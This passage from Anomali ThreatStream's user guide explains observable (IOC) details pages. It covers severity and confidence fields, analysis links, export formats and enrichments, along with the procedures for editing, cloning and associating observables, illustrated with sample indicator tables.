
Observable Confidence in ThreatStream	525
Editing Observable Details	528
Associating an Observable with Other Observables	532
Adding Private Tags to Observables	533
Bulk Tag Management of Observables	534
Restricting Observable Visibility to Workgroups	538
Reporting False Positives	541
My Attacks Report	544
Viewing Matches and My Attacks	547
Deleting Observables	553

ThreatStream uses the terms observable and indicator of compromise (IOC) interchangeably.

For deeper analysis, you can drill down on individual observables by viewing observable details pages. To view observable details pages, click the link for the observable from any page in ThreatStream that displays observables as hyperlinks.

On an observable details page, you can:

- Drill down further on observables associated with the observable you started with. If you find any related observables through Explorer or Passive DNS intelligence, you can view the observable details pages for those observables.
- Export observable details.
- Edit the observable fields. See ["Editing Observable Details" on page 528](#).



1 Observable Details




Note: When details pages aggregate multiple instances of the same observable value, this details in this section correspond to the instance with the highest ThreatStream assigned confidence score in active state.

Field	Description
Severity	Gauges the potential impact of the indicator type the observable is thought to be associated with. By default, ThreatStream maps observables to one of four severity values based on the indicator type with which they are associated. For example, command and control indicator types are mapped to the severity value High, while TOR related observables are mapped to Low. However, cases occur in which default values are not displayed. In some cases, severity values assigned to observables by the source are used. Additionally, severity values can be modified by ThreatStream users when editing observables that belong to their organizations. For a complete list of indicator types and corresponding default severity values, see "Indicator Types in ThreatStream" on page 1324.

Field	Description
Confidence	Confidence indicates the certainty that an observable exhibits or is connected to malicious behavior. Anomali ThreatStream's machine learning-based threat intelligence engine calculates confidence by taking many factors into account. Confidence is calculated for all available instances of a single observable as reported by various threat intelligence sources. ThreatStream's machine learning algorithms do not calculate confidence scores for email, hash, or string observable types and in cases where users select "Override System Confidence" during import or stream creation. If the observable details page aggregates multiple instances of the same observable, the highest ThreatStream assigned confidence score of the available instances in active state is displayed. In these cases high (Hi), low (Lo), and an average (Avg) confidence values are displayed when you mouse over the confidence value. For more information on how confidence is calculated and used in ThreatStream, see "Observable Confidence in ThreatStream" on page 525. Org Admins can configure observable details pages to display the Source Reported Confidence instead of confidence values assigned by ThreatStream. For more on confidence value display settings, see "Viewing and Editing Organization Settings" on page 94.
Status	Whether the observable is Active, Inactive, or False Positive. Observables imported through feeds to which ThreatStream assigns a confidence score less than or equal to 15 are automatically marked false positive. Observables imported and approved through the ThreatStream user interface are never automatically marked false positive by ThreatStream. Since an observable can have multiple instances, cases occur in which observable values—imported through a feed—are automatically marked false positive by ThreatStream due to their confidence scores, while identical values—imported and approved through the ThreatStream user interface—have active status.

Field	Description
Type	Indicator type associated with the observable. See "Indicator Types in ThreatStream" on page 1324 for more information. If the observable details page aggregates multiple instances of the same observable, the indicator type associated with the most recently imported observable is displayed.

Field	Description
Tags	View tags associated with all available instances of the observable. Click Edit to add or remove tags. Click Done to save changes. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search through only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  Tags must be 2,000 characters or less. Observables can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the observable. See "Adding Private Tags to Observables" on page 533 for more information. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. In cases where there are multiple instances of an observable, Anomali Community tags will only be added to instances of the observable if owner organizations allow public tags from external users. You can only remove tags that were added by users in your organization.  Tip: Did you know that you can add tags to

Field	Description
	 observables in bulk? See "Bulk Tag Management of Observables" on page 534 for more information. Org Admins: Did you know you can set a default tag visibility setting? See the "Use My Organization as default tag TLP" setting on "Viewing and Editing Organization Settings" on page 94 for more information.
Source Locations	Source locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC. Users of the organization that owns the observable can add or delete source locations. To add a new source location associated with the observable: 1. Click Edit. 2. Select a location. 3. Click Done. The source location is added to the observable. To remove a source location from the observable: 1. Click Edit. 2. Click the "x" sign next to the location that you want to remove. 3. Click Done. The source location is removed from the observable.

Field	Description
Target Locations	Target Locations. ThreatStream supports 325 locations (as defined by STIX 2.1) including 27 regions, 247 countries, 50 US States, and Washington DC. Users of the organization that owns the observable can add or delete target locations. To add a new target location associated with the observable: 1. Click Edit. 2. Select a location. 3. Click Done. The target location is added to the observable. To remove a target location from the observable: 1. Click Edit. 2. Click the "x" sign next to the location that you want to remove. 3. Click Done. The target location is removed from the observable.

Field	Description
Target Industry	Target industry associated with the observable. Target Industry values are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Tag-like Target Industry values assigned to the observables before the implementation of STIX 2.1 support for the Target Industry field are deprecated and no longer available in the ThreatStream UI. To continue filtering and searching for observables based on their target industries, you must assign new target industries to the observables. Also, you must modify your rules and saved searches to use the new Target Industry values. To add a new target industry: 1. Click Edit 2. Select a target industry. 3. Click Done. The new target industry is added to the observable. To remove a target industry: 1. Click Edit. 2. Click the "x" sign next to the target industry that you want to remove. 3. Click Done. The target industry is removed form the observable.
Modified	Timestamp of the most recent update made to the details of the observable.
Entries	Number of instances of the observable to which you have access on ThreatStream. Details of each instance are listed below in the Intelligence section.

Field	Description
Matches	Number of times the observable has matched on Security Analytics Cloud.
My Attacks	Number of times the observable has appeared in your "My Attacks Report" on page 544 from your integration destinations such as Splunk and ArcSight ESM and Security Analytics on-premise. You can click View to manually manage My Attacks data. See "Viewing Matches and My Attacks" on page 547 for more information.
Country	Two-letter ISO country code for the IP associated with the observable. For example, US, CN, DE, and so on.
ASN	The Autonomous System Number (ASN) for the IP associated with the observable.
Organization	ThreatStream organization that owns the observable.
Insights	Additional context on the observable from external sources.

2 Analysis Links

View external resources for more information on the observable. The table below lists the resources available for each observable type.


Type	Resource
Domain	Google Safe Browsing, URLVoid, VirusTotal, Web of Trust, urlscan.io
Hash	VirusTotal
IP	Google Safe Browsing, IPVoid, Shodan, VirusTotal, urlscan.io
URL	Google Safe Browsing, URLVoid, VirusTotal, Web of Trust, urlscan.io



Note: Analysis links are not available for email observables.

If an observable is not found on a resource's website, it means the resource does not have this observable in its database yet. In this case, you can try scanning the observable manually on the resource's website.

Below is an example of the VirusTotal UI showing that the observable is not present in the VirusTotal database. If you want VirusTotal to analyze the observable, copy and paste the observable into the search field for VirusTotal to scan it.



VirusTotal will analyze the observable and provide a detailed report. The latest VirusTotal analysis statistics will also be displayed in the Enrichments section on the observable details page.

Enrichments			
PASSIVE DNS (51)	WHOIS	CISCO UMBRELLA	REVERSINGLABS SPECTRA INTELLIGENCE
RECORDED FUTURE	VIRUSTOTAL V3	IPQS FRAUD AND RISK SCORING	SUGGESTED ENRICHMENTS...
Last updated: 2m ago Refresh			
Last Analysis: 2025-05-22 23:48:06 UTC			
Last Analysis Stats			
25			
Malicious	Suspicious	Harmless	Undetected
4	1	57	31
Last Analysis Results			
25			
1 - 25 of 97 items			
Partner	Result		
Artists Against 419	Clean		
Acronis	Clean		
Abusix	Clean		
ADMINUSLabs	Clean		
Lionic	Phishing		

3 Export

Click the PDF icon to export observable details in PDF format. Click **CSV**, **Snort**, **OpenIOC**, **STIX 1.1.1**, **STIX 1.2**, **STIX 2**, or **STIX 2.1** to export instances of the observable from the **Intelligence** table (see [Intelligence](#) for more information) in the format of your choosing.

See "[Supported Attributes for Indicators](#)" on [page 1315](#) for a list of supported STIX attributes.



Note:

- Tags are included in STIX 1.x exports as Cybox:Keywords. Up to 250 tags can be exported.
- STIX 2.0 and 2.1 exports are only supported for Domain, Email, Hash, IP address, and URL observables.
- All timestamps are displayed in UTC when exported.
- When exporting to STIX, TLP: Clear value is exported as TLP:White, and TLP: Amber+ Strict value is exported as TLP: Red in the generated XML or JSON file.

4 False Positive

Report the observable as false positive. See ["Reporting False Positives" on page 541](#) for more information.

5 Investigation


Add the observable to an investigation. See ["Investigating Threats in ThreatStream" on page 903](#) for more information.

6 Relationships

View and build graphical representations of relationships between the observable and other observables or Threat Model entities. For more on using the Relationships tool, see ["Analyzing Adversary Infrastructure with Explore" on page 958](#).



Note: On Observable details pages, Explore contains an additional export icon. Clicking this icon exports the graph in PNG format.



Auto-Map to MITRE, a feature available on pivoting tools within investigations, is not available on observable details pages. See ["Automatically Adding MITRE ATT&CK Techniques to Investigations" on page 928](#) for more information.

7 Deeper Analysis

View values for every available intelligence field—in addition to intelligence from enrichments you have access to—in two different views.


- Click  to view intelligence in a graphical tree.
- Click  to view intelligence in a table.

8 Import Related Observables

If your organization subscribes to Virus Total, you can import related domains, hashes, and URLs provided by Virus Total at the click of a button.

To import observables from Virus Total:


1. Navigate to the observable details page that contains the related Virus Total intelligence you want to import.
2. Click **Import Related Observables**.
3. Select the observables you want to import.



4. Click **Import Related Observables**.
5. Complete the import job on the Import screen. Import jobs must be approved before the observables are added to your threat intelligence on ThreatStream.



Note: By default, import jobs for related Virus Total observables assign Visibility, Confidence, Expiration Date, and Threat Type values based on the parent observable.



9 Intelligence

View each available instance of the observable. If encountered by multiple data sources, more than one instance is displayed.



Note:

Observables, even with the same value, are considered unique or distinct on ThreatStream if any of the following factors associated with these observables are different:

- Observable Type (IP, Domain, URL, Email, Hash)
- Feed IDs or source from which the observables were ingested into ThreatStream
- Organizations to which they belong on ThreatStream


Therefore, an import operation will allow an import of the observables with the same value if any of the above factors for those observables are distinct. Similarly, the observable details page will show multiple observables with the same value.

Field	Description
Created	Date the instance of the observable became active in ThreatStream.
Modified	Date the instance of the observable was most recently edited. Click View details to view a log of changes made to the instance. Recorded changes include edits to observable confidence, expiration date, indicator type, tags, severity, status, and TLP.
Source Created	Timestamp when the observable was created by its original source.
Source Modified	Timestamp when the observable was last modified by its original source.
iType	Indicator type associated with the observable. See "Indicator Types in ThreatStream" on page 1324 for more information.
Indicator	Value of the observable.
Country	Country associated with the observable.
Source	Feed, trusted circle, or organization user from which the instance originates.
Visibility	Visibility setting for the instance Anomali Community, Trusted Circles, or My Organization. The visibility of observables imported by your organization can be further restricted to specific workgroups in your organization. See "Restricting Observable Visibility to Workgroups" on page 538 for more information.
TLP	TLP (Traffic Light Protocol) color assigned to the instance. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.

Field	Description
Confidence	Confidence values assigned to the observable instance by ThreatStream. These confidence values are determined either in part or in whole by Anomali's machine learning algorithms. Anomali's algorithms take many factors into account when calculating confidence scores. See " ThreatStream Assigned Confidence " on page 527 for more information.
Source Reported Confidence	Confidence value assigned to an observable by its source. As data originates from an array of sources, Source Reported Confidence values can be assigned by premium feed providers, open source feeds, or individual analysts manually importing data - among others. ThreatStream ingests Source Reported Confidence scores and displays them to users as-is, without alteration. See " Source Reported Confidence " on page 528 for more information.
Status	Current status of the instance—Active, Inactive, or False Positive.
Import Job	Link to the import job associated with the instance.
Intelligence Initiatives	Intelligence Initiatives associated with the observable. To add the observable to an intelligence initiative, click Add Intelligence Initiative .

If an observable is a STIX 2.1 indicator imported via STIX import or TAXII integration, the **View Notes** button is displayed. See "[Importing STIX Data into the Anomali Threat Model](#)" on page 331 for details.

Click **View Notes** to view the list of notes associated with the observable.



If you have permission to clone an observable, the **Clone** button is displayed. See "[Cloning Observables](#)" on page 530 for more information.

If you have permission to edit observables, the **Edit** button is displayed. See ["Editing Observable Details" on page 528](#) for more information.

If an observable belongs to your organization, the **Anonymize** button is displayed. You can use it to change the user and organization information anonymization setting for the instance. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

If an observable visibility is set to My Organization, the **Assign to Workgroup** button is displayed. Click it if you want to restrict the visibility of the observable to specific workgroups within your organization. See ["Restricting Observable Visibility to Workgroups" on page 538](#) for more information.

10 My Attacks

View attack data on the observable in a graphical widget. My Attacks is only displayed if My Recent Attacks data is available for the observable. For more on My Attacks, see ["Viewing Matches and My Attacks" on page 547](#).

11 Enrichments

View various data enrichments on the observable from external sources. Click **Refresh** to retrieve the latest data of the selected enrichment. Click **Suggested Enrichments...** to view a list of available unactivated enrichments that ThreatStream recommends for the observable based on its indicator type. Clicking an unactivated enrichment takes you to the APP Store, where you can activate the enrichment. For more information on available enrichments, see ["Activating Enrichments" on page 1053](#).

The Passive DNS tab displays data from Passive DNS services. Data from the Spamhaus Passive DNS service is available out of the box. To view data from other Passive DNS services available on ThreatStream, you must activate them via the Integrations tab in ThreatStream Settings or in the App Store.



Note: Usage of the Spamhaus Passive DNS service is subject to throttling limits that Anomali enforces across all its services.

Source	Domain	Record Data
Farsight	a66663a8e002d706fe7a204354dd0ef0b.asuscomm.com	73.53.38.9
Spamhaus	asuscomm.com	73.53.38.9
OpenDNS	a66663a8e002d706fe7a204354dd0ef0b.asuscomm.com	73.53.38.9
OpenDNS	c-73-53-38-9.hsd1.wa.comcast.net	73.53.38.9

12 Related Indicators

If available, related observables from Virus Total are displayed. You can import these observables by clicking **Import Related Observables** at the top of the screen.

13 Associations

View and drill down on observables, threat model entities, and investigations associated with the observable. You can create associations with other observables from this section. Associations with Threat Model entities and investigations can be created from the details page of the entity or investigation you want to associate with the observable.

14 Comments

View and add comments to the observable. To add private comments visible to your organization only, assign the Red color to them. Comments with the White color assigned to them are visible to any user with access to the observable. If the White color is not available, your Org Admin has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

Observable Confidence in ThreatStream


Observable details pages often aggregate information about an observable coming from multiple sources. Feeds, trusted circles, user imports, sandbox detonations, and more can provide varying data on the same observable value. Confidence—the confidence a data source has that the observable exhibits or is connected to malicious behavior—is one such data piece. Therefore, confidence appears in multiple places on observable details pages. This article describes what each of these confidence scores are, where they come from, and how to use them.

Taken together with severity, which gauges the potential impact of the indicator type the observable is thought to be associated with, confidence helps form a high-level

judgment on individual observables that can be used for prioritizing threat research. Indicator types in ThreatStream are mapped to one of four severity values: low, medium, high, and very-high.

Overview Confidence

The first confidence score you see on observable details pages is the score included in the overview section at the top of the page.



This confidence score is assigned to the observable by ThreatStream. If the page includes information from multiple sources, the overview section displays *the highest confidence score* of the available instances in active state. See ThreatStream Assigned Confidence for information on how these values are calculated.

Confidence in the Intelligence Table

The Intelligence table on observable details pages displays all available instances of a single observable as reported by various sources. Each instance has a Confidence score and a Source Reported Confidence score.

Intelligence								1	2	
Date First	iType	Indicator	Country	Source	IP Address	Visibility	TLP	Confidence	Source Reported Confidence	Status
2019-04-02 12:08:39	Malware C&C Domain Name			Analyst		Anomali Community	White	99	100	Active
2019-04-01 08:39:22	APT Domain			Kaspersky APT URL Feed			N/A	100	100	Active
2019-03-29 02:48:26	Malware Domain			MS-ISAC: NH-ISAC		(2) TRUSTED CIRCLES	N/A	99	100	Active
2019-03-29 00:58:45	Malware Domain			NH-ISAC - Soltra			N/A	99	100	Active
2019-03-27 16:03:16	Malware C&C Domain Name			iDefense			N/A	99	85	Active
2019-03-27 13:58:08	APT Domain			CrowdStrike - Attribution Data for APT Adversaries			N/A	90	90	Active
2019-03-27 13:53:16	APT Domain			CrowdStrike Intelligence Targeted			N/A	90	90	Active
2019-03-27 13:43:12	APT Domain			CrowdStrike Intelligence E-Crime			N/A	90	90	Active

1 ThreatStream Assigned Confidence

Values in the Confidence column are assigned to the observable instance by ThreatStream. These confidence values are determined either in part or in whole by Anomali ThreatStream's machine learning-based threat intelligence engine.

With regard to observables imported directly into ThreatStream or from a user-created stream, the ThreatStream assigned confidence score is determined entirely by Anomali's machine learning algorithms—unless users manually specify a confidence value and select Override System Confidence during import or stream creation.



Note: Anomali machine learning algorithms only score observables assigned Domain, IP, and URL indicator types. When all other observables—those assigned email, hash, or string indicator types—are imported through the import assistant or a feed, confidence values specified on the confidence slider are used, even if Override System Confidence is not selected.

With regard to observables ingested from premium or open-source threat intelligence feeds which are not configured by users, the ThreatStream assigned confidence score is a combination of the confidence score calculated by machine learning algorithms and the Source Reported Confidence score. Each feed or source is assigned a weight at which the source and ThreatStream machine learning confidence scores are mixed. This ratio is set by Anomali and varies across sources.

2 Source Reported Confidence

Source Reported Confidence, as indicated by its name, is a confidence value assigned to an observable by its source. As alluded to above, data originates from an array of sources. Therefore, Source Reported Confidence values can be assigned by premium feed providers, open source feeds, or individual analysts manually importing data—among others. ThreatStream ingests Source Reported Confidence scores and displays the values to users as-is, without alteration.

Editing Observable Details

As observable information can change over the course of investigations, ThreatStream enables you to edit certain observable fields. The following fields can be edited: **iType**, **Confidence**, **TLP**, **Severity**, **Status**, **Anonymous**, and **Expiration Date**.



Note: Only users with the **Approve Import** privilege can edit observables for their organization.

You can edit observables individually from an observable details page, or in bulk from the observables search page.

Reasons to Edit Observables

Editing observables can be helpful when:

- Observables that are private to your organization have expired and become **Inactive**
- Marking observables that are private to your organization false positive
- You want to update information in any of these fields: **iType**, **Confidence**, **TLP**, **Severity**, **Status**, **Anonymous**, and **Expiration Date**


Editing Restrictions

- Only **My Organization** observables—those that are private to your organization—can be edited.
- Though only My Organization observables can be edited, you can change the status of inactive Anomali Community and Trusted Circle observables to active by re-importing them. See ["Re-importing Observable Values" on page 362](#) for more information.

- The indicator type of an observable can only be changed to an indicator type of the same type. For example, actor_ip is the indicator type of the IP type, and it can only be changed to another indicator type of the IP type. See [Indicator Types in ThreatStream](#) for a complete list of indicator types.


To edit observables in bulk:

1. Navigate to **ThreatStream > Analyze > Observables**.
2. Perform a search to locate the observables you want to edit.
3. Select the observables you want to edit.
4. Click the three dots and then click **Edit**.



CREATE	EXPIRATION DATE	TYPE	INDICATOR	IMPORT SOURCE	CREATED BY	SEVERITY	SOURCE	VISIBILITY	TAGS
10 Jul 2023 09:16	10 Jul 2023 09:16	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags
10 Jul 2023 09:02	10 Jul 2023 09:02	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags
10 Jul 2023 09:05	10 Jul 2023 09:05	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags
10 Jul 2023 09:02	10 Jul 2023 09:02	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags
10 Jul 2023 09:05	10 Jul 2023 09:05	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags
10 Jul 2023 09:02	10 Jul 2023 09:02	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags
10 Jul 2023 09:05	10 Jul 2023 09:05	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags
10 Jul 2023 09:02	10 Jul 2023 09:02	Never	APT URL	http://the2702488.com/		Amber	Analyst	Anonymous Community	No Tags

5. In the Edit Observables dialog box, make required changes.



Edit Observables

Type
Editing the Type may result in changes to the severity field. [View severity mappings](#)
Malware Email

TLP
Red Amber-Strict Amber Green Clear

Confidence
0 50 100

Severity
Low Medium High Very High

Status
Active

Expiration Date
Changes to the expiration date can only be applied to active observables. Inactive Observables or False Positives will remain unchanged.
No Days 30 Days 60 Days 90 Days Never Custom

Cancel Review Changes

Once you have made the changes, you can click **Review Changes** to review them before saving them.

Before saving, you can also click **Revert** to restore the original value for the changed field.



Note:



- If you selected observables of more than one type, such as domains and IP addresses, you cannot edit the indicator type field.
- As indicator types are mapped to severity values, editing observable indicator types can result in changes to the severity field. See [Indicator Types in ThreatStream](#) for a complete list of indicator type to severity mappings.
- **Anonymous** settings cannot be edited in bulk. You can anonymize observables individually from observable details pages.

6. Click **Apply Changes**.

To edit an individual observable from the observable details page:

1. Navigate to the observable details page of the observable you want to edit.
2. Under **Intelligence**, locate the instance of the observable that you want to edit and click **Edit**. If **Edit** is not displayed, the observable cannot be edited due to the reasons specified in ["Editing Restrictions " on page 528](#).
3. Make the required edits.
4. Click **Update**.

Cloning Observables

Cloning an observable creates a separate instance of the observable. When you clone an observable, an import session is initiated, which must be approved to add the cloned observable to your threat intelligence.

Cloned observables are completely independent from the observables they are cloned from. Once a cloned observable is imported and added to your threat intelligence, it is treated like any other observable in ThreatStream.

Reasons to Clone Observables

Cloning observables can be helpful when...

- you encounter **Inactive** observables imported by other organizations. Cloned observables become **Active** after successfully moving through the regular Import

process.

For more on the ThreatStream Import process, see ["Importing Observables with Import Assistant " on page 306](#)

- you want a private copy of an observable for internal use. Cloned observables are always **My Organization**.

Cloned Attributes

When you clone an observable, the following intelligence fields are copied from the source observable: **Value**, **Type**, **iType**, **Confidence**, **Tags**, and **Severity**.

Cloned observables maintain the Threat Model entity associations held by the source observable. As a result, threat model entities associated with a source observable also list the cloned observable in their **Intelligence** associations.

Cloning Restrictions

The following observables cannot be cloned:

- Observables assigned a string indicator type. For a list of string indicator types, see ["Indicator Types in ThreatStream" on page 1324](#).
- Observables with the status **Pending**
- Observables imported by your organization

To clone an observable:

1. Navigate to the observable details page of the observable you want to clone.
2. Under **Intelligence**, locate the instance of the observable that you want to clone and click **Clone**.

Intelligence										
Date First	iType	Indicator	Country	Source	Visibility	Confidence	Source Reported Confidence	Status	Import Job	Tags
2017-09-07 10:23:01	TOR Node IP	46.73.66.87	RU		Organization	100	100	Active		
2017-09-07 10:02:24	TOR Node IP	46.73.66.87	RU		Organization	87	80	Active		tor
2017-05-18 15:12:17	Scanning IP	46.73.66.87	RU		Organization	77	50	Inactive		

If **Clone** is not displayed, the observable cannot be cloned due to one or more of the above restrictions.

3. On the dialogue box, click **Clone** to initiate the cloning process.

4. If you are authorized to approve import sessions, you can click **Approve Now** to immediately add the cloned observable to your threat intelligence, or **Review Now** to review the observable details on the **Import Review** page. For more on approving import sessions, see ["Approving Import Jobs" on page 343](#).



Note: Only users with **Approve Import** privileges can approve observable imports.

Associating an Observable with Other Observables

In addition to bidirectional associations between observables and threat model entities, ThreatStream enables you to associate observables with other related observables. Associations appear in the **Associations** table on observable details pages, allowing you to quickly and easily pivot between related observables.

Associations							
OBSERVABLES (0)	THREAT BULLETINS (0)	ACTORS (0)	CAMPAIGNS (0)	TTPs (0)	INCIDENTS (0)	VULNERABILITIES (0)	INVESTIGATIONS (0)
Remove	Add						

To associate an observable with another observable:

1. Navigate to the details page of the observable for which you want to add the association.
2. Under **Associations**, click **Observables**.
3. Click **Add**.
4. Enter a search query and select the observables you want to add as associations.
5. Click **Add Observables**.


To remove observable associations:

1. Navigate to the details page of the observable for which you want to remove the association.
2. Under **Associations**, click **Observables**.

3. Select the observable you want to disassociate.
4. Click **Remove**.

